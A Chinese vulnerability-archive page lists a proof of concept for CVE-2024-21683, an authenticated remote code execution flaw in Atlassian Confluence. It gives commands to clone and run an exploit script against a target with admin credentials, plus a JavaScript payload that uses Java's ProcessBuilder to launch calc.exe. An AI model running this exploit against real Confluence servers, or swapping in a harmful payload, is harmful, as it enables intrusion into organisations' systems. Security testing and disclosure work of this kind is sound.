目标达成 感谢每一位支持者 — 我们达成了 100% 目标!

目标: 1000 元 · 已筹: 1359 元

100%

CVE-2024-21683 PoC — Atlassian Confluence 安全漏洞

来源
关联漏洞
标题: Atlassian Confluence 安全漏洞 (CVE-2024-21683)
Description:Atlassian Confluence是澳大利亚Atlassian公司的一套专业的企业知识管理与协同软件,也可以用于构建企业WiKi。 Atlassian Confluence Data Center and Server存在安全漏洞,该漏洞源于存在远程代码执行问题,允许经过身份验证的攻击者执行任意代码。
Description
CVE-2024-21683 Confluence Post Auth RCE
介绍
# CVE-2024-21683-RCE

# Credit

>https://x.com/realalphaman_  

>https://realalphaman.substack.com/p/quick-note-about-cve-2024-21683-authenticated  

# Usage

```shell
git clone https://github.com/W01fh4cker/CVE-2024-21683-RCE
cd CVE-2024-21683-RCE
pip install requests bs4
python CVE-2024-21683.py -u http://192.168.198.1:8090 -au admin -ap admin -f exploit.js -n test -p http://127.0.0.1:8083
```

![](https://cdn.jsdelivr.net/gh/W01fh4cker/blog_image@main/image-20240523170746510.png)

`exploit.js`:

```java
new java.lang.ProcessBuilder["(java.lang.String[])"](["calc.exe"]).start()
```

文件快照

登录后查看神龙缓存的 POC 文件快照

登录查看
备注
    1. 建议优先通过来源进行访问。
    2. 本地 POC 快照面向订阅用户开放;当原始来源失效或无法访问时,本地镜像作为订阅权益的一部分提供。
    3. 持续抓取、验证、维护这份 POC 档案需要不少投入,因此本地快照已纳入付费订阅。您的订阅是让这份资料能继续走下去的关键,由衷感谢。 查看订阅方案 →